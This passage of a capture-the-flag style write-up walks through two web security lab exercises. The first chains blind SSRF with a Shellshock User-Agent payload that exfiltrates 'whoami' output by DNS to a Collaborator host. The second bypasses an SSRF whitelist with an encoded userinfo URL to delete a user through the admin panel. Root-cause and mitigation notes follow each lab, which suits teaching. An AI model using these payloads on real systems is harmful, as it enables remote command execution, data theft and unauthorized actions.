Host: <lab-id>.web-security-academy.net
Referer: https://<lab-id>.web-security-academy.net/
User-Agent: Mozilla/5.0 ...
Key Observation
- The lab description confirms the Referer URL is fetched server-side
- This gives us a Blind SSRF entry point
- The internal service is likely making HTTP requests using system tools
Step 3: Understand Why Shellshock Is Possible
Shellshock occurs when a Bash-based service processes environment variables insecurely.
In this case:
- The User-Agent header is passed to the internal server
- The internal server executes it using Bash
- This allows command execution
Shellshock payload format:
() { :; }; <command>Step 4: Prepare the Shellshock Payload
We want to:
- Execute a command
- Extract the OS username (
whoami) - Exfiltrate it using DNS
Shellshock Payload Used

() { :; }; /usr/bin/nslookup $(whoami).<YOUR-COLLAB-ID>.oastify.com
Step 5: Generate a Burp Collaborator Payload
- Go to Collaborator tab
- Click Copy to clipboard
- You get a unique domain like:
2fiezpojvx1xlt6zqwkkrzg3duji7iv7.oastify.com
Step 6: Inject Payload into User-Agent Header
Modify the intercepted request:
User-Agent (Injected)
User-Agent: () { :; }; /usr/bin/nslookup $(whoami).2fiezpojvx1xlt6zqwkkrzg3duji7iv7.oastify.comReferer (SSRF Target)
Referer: http://192.168.0.X:8080Step 7: Scan Internal Network (192.168.0.X)
Because we don't know the exact internal IP:
- Send request to Intruder
- Use Sniper attack
- Payload range:
1–254 - Position:
192.168.0.§X§:8080
Step 8: Poll Burp Collaborator for Interactions
After the attack runs:
- Go back to Collaborator
- Click Poll now

Step 9: Extract the OS Username
Inspect the DNS interaction carefully.
Example interaction:
peter-M4ebx.2fiezpojvx1xlt6zqwkkrzg3duji7iv7.oastify.comImportant Insight
- The prefix before the Collaborator domain is the output of
whoami - OS username extracted:
peter-M4ebx- Extracted username
Step 10: Submit the Username

Enter the extracted username into the lab submission field.
- Username submission
- "Congratulations, you solved the lab!" banner
Lab Solved
The lab is successfully completed once the correct OS username is submitted.
Root Cause Analysis
The application trusts the Referer header
- Server-side analytics fetch user-controlled URLs
- User-Agent is passed unsafely to Bash
- Shellshock vulnerability allows command execution
- No network egress restrictions exist
Mitigation
- Never fetch external URLs from HTTP headers
- Do not pass user input to shell commands
- Patch Bash to fix Shellshock
- Use strict allowlists for internal requests
- Apply outbound network restrictions
- Sanitize all headers before backend use
Lab 7 : SSRF with Whitelist-Based Input Filter
Lab Overview
In this lab, the application provides a stock check feature that fetches data from an internal system based on a user-supplied URL.
To solve the lab, we need to:
- Bypass a whitelist-based SSRF protection
- Access the internal admin interface at
http://localhost/admin - Delete the user carlos
The challenge lies in the fact that the application only allows requests to a specific whitelisted host.
Goal
- Bypass the whitelist restriction (
stock.weliketoshop.net) - Force the backend to make a request to:
http://localhost/admin- Delete the user carlos
- Solve the lab
Step 1: Identify the Stock Check Request
Open any product and click View details, then click Check stock.
This sends a POST request to:
POST /product/stockwith a parameter named:
stockApi

Step 2: Intercept the Stock Check Request
Intercept the request in Burp Proxy.
You will see a request similar to:
POST /product/stock HTTP/2
Host: <lab-id>.web-security-academy.net
stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=1
Key Observation
The backend enforces a strict whitelist:
External stock check host must be stock.weliketoshop.netThis means:
- Any other hostname → blocked
- Direct access to
localhostor127.0.0.1→ blocked
So we need a URL parsing bypass.

Step 3: Test Basic Bypass Attempts (Fails)
You may try:
http://127.0.0.1@stock.weliketoshop.net
http://username@stock.weliketoshop.net
These attempts result in 500 errors or 400 Bad Request, but confirm:
The application is parsing the URL, not just doing string matching.


Step 4: Abuse URL Parsing with Encoded Characters
The key trick is to exploit URL parsing ambiguity using:
@(userinfo separator)- URL-encoded characters (
%25,%23) - Loopback IP
127.0.0.1
Final Working Payload Structure
http://127.0.0.1%2523@stock.weliketoshop.netExplanation:
%2523→ decoded to%23→ interpreted as#- Everything after
#becomes a fragment - Browser validation passes
- Backend resolves
127.0.0.1as the real target


Step 5: Access the Admin Panel
Now extend the payload to access /admin:
stockApi=http://127.0.0.1%2523@stock.weliketoshop.net/adminThe response contains the admin interface HTML, including the list of users.


Step 6: Delete User Carlos
From the admin page response, identify the delete endpoint:
/admin/delete?username=carlosSend the final payload:
stockApi=http://127.0.0.1%2523@stock.weliketoshop.net/admin/delete?username=carlos
Step 7: Follow Redirect and Confirm Deletion
The server responds with:
HTTP/2 302 Found
Location: /admin
Follow the redirect.
You will see:
Lab Solved
The lab is successfully completed once carlos is deleted via the SSRF-triggered admin request.
Congratulations, you solved the lab!
Root Cause Analysis
This vulnerability exists because:
- SSRF protection relies on hostname allowlisting only
- URL parsing edge cases were not handled
- User-controlled URLs were fetched server-side
- Encoded characters bypassed validation logic
- Loopback access (
127.0.0.1) was not blocked internally
Mitigation
To prevent this class of vulnerability:
- Parse and validate URLs using strict, canonical parsing
- Validate resolved IP addresses, not hostnames
- Block loopback and private IP ranges explicitly
- Disallow userinfo (
@) in URLs - Decode input before validation
- Use allowlists + deny-by-default network rules
- Avoid making backend requests to user-supplied URLs